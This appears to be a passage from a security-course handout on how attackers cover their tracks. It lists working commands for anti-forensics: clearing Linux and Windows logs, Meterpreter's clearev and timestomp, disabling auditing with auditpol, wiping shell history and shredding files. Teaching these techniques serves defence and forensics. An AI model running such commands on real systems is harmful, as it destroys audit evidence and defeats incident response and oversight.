In Windows 11 you can access the log files using the `Event Viewer`. Students are advised to explore the `Event Viewer` at their own and see as to how easily we can view and clear the logs that we want. The log files in Windows have an extension of `.evtx`, and are located in the `C:\Windows\System32\winevt\Log\` subdirectory. To view and edit the logs in Windows OS, start the **Event Viewer** program from the search text box in the menu bar of your Windows machine:



How to Clear/Cover your Tracks?

1. Clearing Logs: One of the most critical areas where evidence of an attack resides is log files. Attackers often attempt to clear, manipulate, or delete log entries to hide their tracks.

- On Linux/Unix Systems, you can clear the log files as shown in the following command:
`echo > /var/log/auth.log`
- On Windows Systems, the logs can be found in `C:\Windows\System32\winevt\Logs\`. One can use tools like `wevtutil` to clear specific Windows Event logs
`wevtutil cl System`

If you have a `meterpreter` session opened on the target machine, you can use its command `clearev` to clear all the log files. 😊

2. Log Spoofing: Instead of erasing logs after an attack, an attacker might modify the log files in such a way that the log files points to someone else.

3. Disabling Logging Services: Instead of erasing logs after an attack, an attacker might temporarily disable logging or audit services to prevent any logs from being written in the first place.

- On Linux/Unix Systems, you can temporarily disable logging to prevent logs being captured during critical phases of attacks by stopping the `rsyslog.service` and `system-journald.service`
`systemctl stop system-journald.service`
- On Windows Systems, to disable the logon and logoff event logging service, you can use the following command:

```
auditpol /set /category:"logon/logoff" /success:disable /failure:disable
```

4. Timestamp Modification (Timestomping): Modifying timestamps of files can help attackers avoid detection by making it appear that certain files haven't been accessed or changed recently.

- On Linux shell, you can use the `touch` command to set the access, modification and status change times, e.g., setting all timestamps of a file to December 01, 2024, at 10:30 AM
`touch -t 202412011030.00 f1.txt`
- On Windows, if you have a `meterpreter` session, you can use the `timestomp` command:
`timestomp <filename> -m <mtime> -a <atime> -c <ctime> -e <creation time>`

5. Clearing or Editing Shell History: Attackers often remove or edit shell command history to hide the commands they have executed.

- On Linux/Unix Systems, you can clear the current session history from memory as well as by deleting the history file. You can also prevent the shell from saving history for the session
`history -c`
`rm ~/.bash_history`
`unset HISTFILE`
- On Windows Systems, in the power shell you can use the following command, which will clear the PowerShell command history.
`clear-history`

6. Clear Browser History and Delete Cookies: Open the browser and go to its settings, click privacy and security, and click "Clear History" button to clear out browsing/download history, cookies, cache, active logins for the duration in which you have worked in that browser.

7. Delete Downloaded Files, Tools and Malware: After using malicious payloads or tools, attackers may delete malware, scripts, or any tools that were uploaded to the target system. On Linux/Unix Systems, you can use tools like `shred` to securely delete files, making it difficult for forensic recovery

```
shred -fuzv filename
```

Disclaimer

The series of handouts distributed with this course are only for educational purposes. Any actions and or activities related to the material contained within this handout is solely your responsibility. The misuse of the information in this handout can result in criminal charges brought against the persons in question. The authors will not be held responsible in the event any criminal charges be brought against any individuals misusing the information in this handout to break the law.